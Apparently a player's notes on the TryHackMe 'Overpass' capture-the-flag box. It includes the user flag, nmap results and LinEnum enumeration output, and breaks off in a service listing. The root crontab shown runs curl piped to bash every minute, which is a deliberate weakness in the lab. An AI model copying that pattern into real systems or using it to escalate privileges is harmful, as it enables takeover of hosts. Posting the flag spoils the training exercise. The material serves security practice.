
Overpass



Overpass

What happens when some broke CompSci students make a password manager?

[Task 1] Overpass

What happens when a group of broke Computer Science students try to make a password manager?
Obviously a *perfect* commercial success!
There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?

UPDATE: The code is now claimed.

#1
Hack the machine and get the flag in user.txt

thm{65c1aaf000506e56996822c6281e6bf7}

#2
Escalate your privileges and get the flag in root.txt

scans

nmap

QUICK-SCAN:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
| 256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_ 256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)

80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Overpass

LinEnum

```
#########################################################
#               Local Linux Enumeration & Privilege Escalation Script                  #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Tue Jul 21 19:58:29 UTC 2020


### SYSTEM ##############################################
[-] Kernel information:
```

Linux overpass-prod 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.15.0-108-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic

[-] Hostname:
overpass-prod

USER/GROUP
[-] Current user/group info:
uid=1001(james) gid=1001(james) groups=1001(james)

[-] Users that have previously logged onto the system:
```
Username         Port     From             Latest
tryhackme        pts/0    10.10.17.55      Sat Jun 27 15:59:15 +0000 2020
james            pts/0    10.1.69.107      Tue Jul 21 19:45:50 +0000 2020
```

[-] Who else is logged on:
```
 19:58:29 up  3:14,  1 user,  load average: 0.08, 0.06, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
james    pts/0    10.1.69.107      19:45    5.00s  0.04s  0.00s /bin/bash ./LinEnum.sh
```

[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)

uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuidd) gid=110(uuidd) groups=110(uuidd)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon) groups=1(daemon)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-
46(plugdev),108(lxd)
uid=1001(james) gid=1001(james) groups=1001(james)

[-] It looks like we have some admin users:
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-
46(plugdev),108(lxd)

[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash
james:x:1001:1001:,,,:/home/james:/bin/bash

[-] Super user account(s):
root

[-] Are permissions on /home directories lax:
total 16K
drwxr-xr-x 4 root   root   4.0K Jun 27 02:20 .
drwxr-xr-x 23 root   root   4.0K Jun 27 02:28 ..
drwxr-xr-x 6 james   james   4.0K Jul 21 19:55 james
drwx------ 6 tryhackme tryhackme 4.0K Jun 27 16:13 tryhackme

ENVIRONMENTAL
[-] Environment information:
SSH_CONNECTION=10.1.69.107 34146 10.10.21.16 22
LESSCLOSE=/usr/bin/lesspipe %s %s
LANG=C.UTF-8
OLDPWD=/home/james

XDG_SESSION_ID=186
USER=james
PWD=/var/tmp
HOME=/home/james
SSH_CLIENT=10.1.69.107 34146 22
SSH_TTY=/dev/pts/0
MAIL=/var/mail/james
SHELL=/bin/bash
TERM=xterm-256color
SHLVL=2
LOGNAME=james
XDG_RUNTIME_DIR=/run/user/1001
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
LESSOPEN=| /usr/bin/lesspipe %s
_=/usr/bin/env

[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
drwxr-xr-x 2 root root 4096 Jun 27 02:11 /bin
drwxr-xr-x 2 root root 12288 Jun 27 02:29 /sbin
drwxr-xr-x 2 root root 28672 Jun 27 04:26 /usr/bin
drwxr-xr-x 2 root root 4096 Apr 24 2018 /usr/games
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/games
drwxr-xr-x 2 root root 4096 Jun 1 19:45 /usr/local/go/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/sbin
drwxr-xr-x 2 root root 4096 Jun 27 02:29 /usr/sbin

[-] Available shells:
/etc/shells: valid login shells
/bin/sh
/bin/bash
/bin/rbash
/bin/dash
/usr/bin/tmux
/usr/bin/screen

[-] Current umask value:
0002
u=rwx,g=rwx,o=rx

[-] umask value as specified in /etc/login.defs:
UMASK   022

[-] Password and storage information:
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512

JOBS/TASKS
[-] Cron jobs:
-rw-r--r-- 1 root root 822 Jun 27 04:18 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x 2 root root 4096 Feb 3 18:23 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rw-r--r-- 1 root root 589 Jan 14 2020 mdadm
-rw-r--r-- 1 root root 191 Feb 3 18:23 popularity-contest

/etc/cron.daily:
total 60
drwxr-xr-x 2 root root 4096 Jun 27 02:10 .

```
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  376 Nov 20  2017 apport
-rwxr-xr-x  1 root root 1478 Apr 20  2018 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1176 Nov  2  2017 dpkg
-rwxr-xr-x  1 root root  372 Aug 21  2017 logrotate
-rwxr-xr-x  1 root root 1065 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  539 Jan 14  2020 mdadm
-rwxr-xr-x  1 root root  538 Mar  1  2018 mlocate
-rwxr-xr-x  1 root root  249 Jan 25  2018 passwd
-rwxr-xr-x  1 root root 3477 Feb 21  2018 popularity-contest
-rwxr-xr-x  1 root root  246 Mar 21  2018 ubuntu-advantage-tools
-rwxr-xr-x  1 root root  214 Nov 12  2018 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3 18:22 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3 18:22 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3 18:24 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12  2018 update-notifier-common


[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash


[-] Systemd timers:
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Wed 2020-07-22 01:19:51 UTC  5h 21min left Tue 2020-07-21 16:43:58 UTC  3h 14min ago motd-news.timer
motd-news.service
Wed 2020-07-22 04:55:45 UTC  8h left       Tue 2020-07-21 16:43:58 UTC  3h 14min ago apt-daily.timer              apt-
daily.service
Wed 2020-07-22 06:57:39 UTC  10h left      Tue 2020-07-21 16:43:58 UTC  3h 14min ago apt-daily-upgrade.timer
apt-daily-upgrade.service
Wed 2020-07-22 16:59:41 UTC  21h left      Tue 2020-07-21 16:59:41 UTC  2h 58min ago systemd-tmpfiles-
clean.timer systemd-tmpfiles-clean.service
Mon 2020-07-27 00:00:00 UTC  5 days left   Tue 2020-07-21 16:43:58 UTC  3h 14min ago fstrim.timer
fstrim.service

5 timers listed.
Enable thorough tests to see inactive timers
```

NETWORKING

[-] Network and IP info:

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.21.16  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::71:f3ff:fe21:ace0  prefixlen 64  scopeid 0x20<link>
        ether 02:71:f3:21:ac:e0  txqueuelen 1000  (Ethernet)
        RX packets 217276  bytes 15084738 (15.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 222915  bytes 510685550 (510.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2498  bytes 288868 (288.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2498  bytes 288868 (288.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

[-] ARP history:

```
ip-10-10-0-1.eu-west-1.compute.internal (10.10.0.1) at 02:c8:85:b5:5a:aa [ether] on eth0
```

[-] Nameserver(s):

```
nameserver 127.0.0.53
```

[-] Nameserver(s):

```
Global
        DNSSEC NTA: 10.in-addr.arpa
                    16.172.in-addr.arpa
                    168.192.in-addr.arpa
                    17.172.in-addr.arpa
                    18.172.in-addr.arpa
                    19.172.in-addr.arpa
                    20.172.in-addr.arpa
                    21.172.in-addr.arpa
                    22.172.in-addr.arpa
                    23.172.in-addr.arpa
                    24.172.in-addr.arpa
                    25.172.in-addr.arpa
                    26.172.in-addr.arpa
                    27.172.in-addr.arpa
                    28.172.in-addr.arpa
                    29.172.in-addr.arpa
                    30.172.in-addr.arpa
                    31.172.in-addr.arpa
                    corp
                    d.f.ip6.arpa
                    home
                    internal
                    intranet
                    lan
                    local
                    private
                    test

Link 2 (eth0)
     Current Scopes: DNS
      LLMNR setting: yes
MulticastDNS setting: no
     DNSSEC setting: no
   DNSSEC supported: no
        DNS Servers: 10.0.0.2
         DNS Domain: eu-west-1.compute.internal
```

[-] Default route:

```
default         ip-10-10-0-1.eu 0.0.0.0         UG    100    0        0 eth0
```

[-] Listening TCP:

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

[-] Listening UDP:

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.21.16:68          0.0.0.0:*                           -
```

SERVICES

[-] Running processes:

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.9 159592  9072 ?        Ss   16:43   0:02 /sbin/init maybe-ubiquity
root         2  0.0  0.0      0     0 ?        S    16:43   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   16:43   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   16:43   0:00 [mm_percpu_wq]
root         7  0.0  0.0      0     0 ?        S    16:43   0:00 [ksoftirqd/0]
root         8  0.0  0.0      0     0 ?        I    16:43   0:00 [rcu_sched]
root         9  0.0  0.0      0     0 ?        I    16:43   0:00 [rcu_bh]
root        10  0.0  0.0      0     0 ?        S    16:43   0:00 [migration/0]
root        11  0.0  0.0      0     0 ?        S    16:43   0:00 [watchdog/0]
root        12  0.0  0.0      0     0 ?        S    16:43   0:00 [cpuhp/0]
root        13  0.0  0.0      0     0 ?        S    16:43   0:00 [kdevtmpfs]
root        14  0.0  0.0      0     0 ?        I<   16:43   0:00 [netns]
root        15  0.0  0.0      0     0 ?        S    16:43   0:00 [rcu_tasks_kthre]
root        16  0.0  0.0      0     0 ?        S    16:43   0:00 [kauditd]
root        17  0.0  0.0      0     0 ?        S    16:43   0:00 [xenbus]
root        18  0.0  0.0      0     0 ?        S    16:43   0:00 [xenwatch]
root        19  0.0  0.0      0     0 ?        I    16:43   0:00 [kworker/0:1]
root        20  0.0  0.0      0     0 ?        S    16:43   0:00 [khungtaskd]
root        21  0.0  0.0      0     0 ?        S    16:43   0:00 [oom_reaper]
root        22  0.0  0.0      0     0 ?        I<   16:43   0:00 [writeback]
root        23  0.0  0.0      0     0 ?        S    16:43   0:00 [kcompactd0]
root        24  0.0  0.0      0     0 ?        SN   16:43   0:00 [ksmd]
root        25  0.0  0.0      0     0 ?        SN   16:43   0:00 [khugepaged]
root        26  0.0  0.0      0     0 ?        I<   16:43   0:00 [crypto]
root        27  0.0  0.0      0     0 ?        I<   16:43   0:00 [kintegrityd]
root        28  0.0  0.0      0     0 ?        I<   16:43   0:00 [kblockd]
root        29  0.0  0.0      0     0 ?        I<   16:43   0:00 [ata_sff]
root        30  0.0  0.0      0     0 ?        I<   16:43   0:00 [md]
root        31  0.0  0.0      0     0 ?        I<   16:43   0:00 [edac-poller]
root        32  0.0  0.0      0     0 ?        I<   16:43   0:00 [devfreq_wq]
root        33  0.0  0.0      0     0 ?        I<   16:43   0:00 [watchdogd]
root        36  0.0  0.0      0     0 ?        S    16:43   0:00 [kswapd0]
root        37  0.0  0.0      0     0 ?        I<   16:43   0:00 [kworker/u31:0]
root        38  0.0  0.0      0     0 ?        S    16:43   0:00 [ecryptfs-kthrea]
root        80  0.0  0.0      0     0 ?        I<   16:43   0:00 [kthrotld]
root        81  0.0  0.0      0     0 ?        I<   16:43   0:00 [acpi_thermal_pm]
root        82  0.0  0.0      0     0 ?        S    16:43   0:00 [scsi_eh_0]
root        83  0.0  0.0      0     0 ?        I<   16:43   0:00 [scsi_tmf_0]
root        84  0.0  0.0      0     0 ?        S    16:43   0:00 [scsi_eh_1]
root        85  0.0  0.0      0     0 ?        I<   16:43   0:00 [scsi_tmf_1]
root        91  0.0  0.0      0     0 ?        I<   16:43   0:00 [ipv6_addrconf]
root       100  0.0  0.0      0     0 ?        I<   16:43   0:00 [kstrp]
root       117  0.0  0.0      0     0 ?        I<   16:43   0:00 [charger_manager]
root       170  0.0  0.0      0     0 ?        I    16:43   0:00 [kworker/0:2]
root       183  0.0  0.0      0     0 ?        I<   16:43   0:00 [ttm_swap]
root       213  0.0  0.0      0     0 ?        I<   16:43   0:00 [kdmflush]
root       214  0.0  0.0      0     0 ?        I<   16:43   0:00 [bioset]
root       284  0.0  0.0      0     0 ?        I<   16:43   0:00 [raid5wq]
root       337  0.0  0.0      0     0 ?        S    16:43   0:00 [jbd2/dm-0-8]
```

```
root       338  0.0  0.0      0     0 ?        I<   16:43   0:00 [ext4-rsv-conver]
root       415  0.0  0.0      0     0 ?        I<   16:43   0:00 [iscsi_eh]
root       418  0.0  2.2 111484 22520 ?        S<s  16:43   0:00 /lib/systemd/systemd-journald
root       419  0.0  0.0      0     0 ?        I<   16:43   0:00 [ib-comp-wq]
root       420  0.0  0.0      0     0 ?        I<   16:43   0:00 [ib-comp-unb-wq]
root       421  0.0  0.0      0     0 ?        I<   16:43   0:00 [ib_mcast]
root       422  0.0  0.0      0     0 ?        I<   16:43   0:00 [ib_nl_sa_wq]
root       423  0.0  0.0      0     0 ?        I<   16:43   0:00 [rdma_cm]
root       425  0.0  0.1 105904  1988 ?        Ss   16:43   0:00 /sbin/lvmetad -f
root       434  0.0  0.0      0     0 ?        I<   16:43   0:00 [kworker/0:1H]
root       435  0.0  0.6  47104  6064 ?        Ss   16:43   0:00 /lib/systemd/systemd-udevd
root       515  0.0  0.0      0     0 ?        S    16:43   0:00 [jbd2/xvda2-8]
root       516  0.0  0.0      0     0 ?        I<   16:43   0:00 [ext4-rsv-conver]
systemd+   561  0.0  0.3 141932  3184 ?        Ssl  16:43   0:00 /lib/systemd/systemd-timesyncd
systemd+   591  0.0  0.5  80048  5340 ?        Ss   16:43   0:00 /lib/systemd/systemd-networkd
systemd+   594  0.0  0.5  70636  5200 ?        Ss   16:43   0:00 /lib/systemd/systemd-resolved
root       609  0.0  0.6 286352  6952 ?        Ssl  16:43   0:00 /usr/lib/accountsservice/accounts-daemon
message+   611  0.0  0.4  50128  4808 ?        Ss   16:43   0:00 /usr/bin/dbus-daemon --system --address=systemd: --
nofork --nopidfile --systemd-activation --syslog-only
tryhack+   614  0.0  1.2 1010336 12128 ?       Ssl  16:43   0:03 /home/tryhackme/server -p 80
syslog     615  0.0  0.4 263040  4520 ?        Ssl  16:43   0:00 /usr/sbin/rsyslogd -n
root       621  0.0  1.6 169188 17040 ?        Ssl  16:43   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-
startup-triggers
daemon     622  0.0  0.2  28332  2404 ?        Ss   16:43   0:00 /usr/sbin/atd -f
root       623  0.0  0.3  30104  3204 ?        Ss   16:43   0:00 /usr/sbin/cron -f
root       625  0.0  0.6  70588  6064 ?        Ss   16:43   0:00 /lib/systemd/systemd-logind
root       648  0.0  2.0 186032 20204 ?        Ssl  16:43   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/-
unattended-upgrade-shutdown --wait-for-signal
root       649  0.0  0.7 291396  7324 ?        Ssl  16:43   0:00 /usr/lib/policykit-1/polkitd --no-debug
root       664  0.0  0.6  72300  6352 ?        Ss   16:43   0:00 /usr/sbin/sshd -D
root       679  0.0  0.2  14768  2392 ttyS0    Ss+  16:43   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600
ttyS0 vt220
root       680  0.0  0.1  13244  1924 tty1     Ss+  16:43   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root     17908  0.0  0.0      0     0 ?        I    19:31   0:00 [kworker/u30:2]
root     18917  0.0  0.0      0     0 ?        I    19:42   0:00 [kworker/u30:0]
root     19192  0.0  0.7 107988  7380 ?        Ss   19:45   0:00 sshd: james [priv]
james    19194  0.0  0.7  76640  7388 ?        Ss   19:45   0:00 /lib/systemd/systemd --user
james    19195  0.0  0.2 193676  2380 ?        S    19:45   0:00 (sd-pam)
james    19314  0.0  0.3 107988  3500 ?        S    19:45   0:00 sshd: james@pts/0
james    19320  0.0  0.5  21564  5148 pts/0    Ss   19:45   0:00 -bash
root     19987  0.0  0.0      0     0 ?        I    19:52   0:00 [kworker/u30:1]
james    20543  0.0  0.4  12588  4044 pts/0    S+   19:58   0:00 /bin/bash ./LinEnum.sh
james    20544  0.1  0.3  12588  3060 pts/0    S+   19:58   0:00 /bin/bash ./LinEnum.sh
james    20545  0.0  0.0   6284   772 pts/0    S+   19:58   0:00 tee -a
james    20735  0.0  0.2  12588  2872 pts/0    S+   19:58   0:00 /bin/bash ./LinEnum.sh
james    20736  0.0  0.3  38452  3540 pts/0    R+   19:58   0:00 ps aux
```

[-] Process binaries and associated permissions (from above list):

```
1.1M -rwxr-xr-x 1 root root 1.1M Jun  6  2019 /bin/bash
1.6M -rwxr-xr-x 1 root root 1.6M Feb  5 01:07 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Feb  5 01:07 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Feb  5 01:07 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Feb  5 01:07 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Feb  5 01:07 /lib/systemd/systemd-resolved
 40K -rwxr-xr-x 1 root root  39K Feb  5 01:07 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Feb  5 01:07 /lib/systemd/systemd-udevd
 56K -rwxr-xr-x 1 root root  56K Jan  8  2020 /sbin/agetty
   0 lrwxrwxrwx 1 root root   20 Feb  5 01:07 /sbin/init -> /lib/systemd/systemd
 84K -rwxr-xr-x 1 root root  83K Dec  5  2019 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11 18:25 /usr/bin/dbus-daemon
   0 lrwxrwxrwx 1 root root    9 Oct 25  2018 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18  2017 /usr/lib/accountsservice/accounts-daemon
 16K -rwxr-xr-x 1 root root  15K Mar 27  2019 /usr/lib/policykit-1/polkitd
 28K -rwxr-xr-x 1 root root  27K Feb 20  2018 /usr/sbin/atd
 48K -rwxr-xr-x 1 root root  47K Nov 16  2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24  2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar  4  2019 /usr/sbin/sshd
```

[-] /etc/init.d/ binary permissions:

total 164
drwxr-xr-x 2 root root 4096 Jun 27 02:29 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rwxr-xr-x 1 root root 2269 Apr 22 2017 acpid
-rwxr-xr-x 1 root root 4335 Mar 22 2018 apparmor
-rwxr-xr-x 1 root root 2805 Feb 27 03:18 apport
-rwxr-xr-x 1 root root 1071 Aug 21 2015 atd
-rwxr-xr-x 1 root root 1232 Apr 19 2018 console-setup.sh
-rwxr-xr-x 1 root root 3049 Nov 16 2017 cron
-rwxr-xr-x 1 root root 937 Mar 18 2018 cryptdisks
-rwxr-xr-x 1 root root 978 Mar 18 2018 cryptdisks-early
-rwxr-xr-x 1 root root 2813 Nov 15 2017 dbus
-rwxr-xr-x 1 root root 4489 Jun 28 2018 ebtables
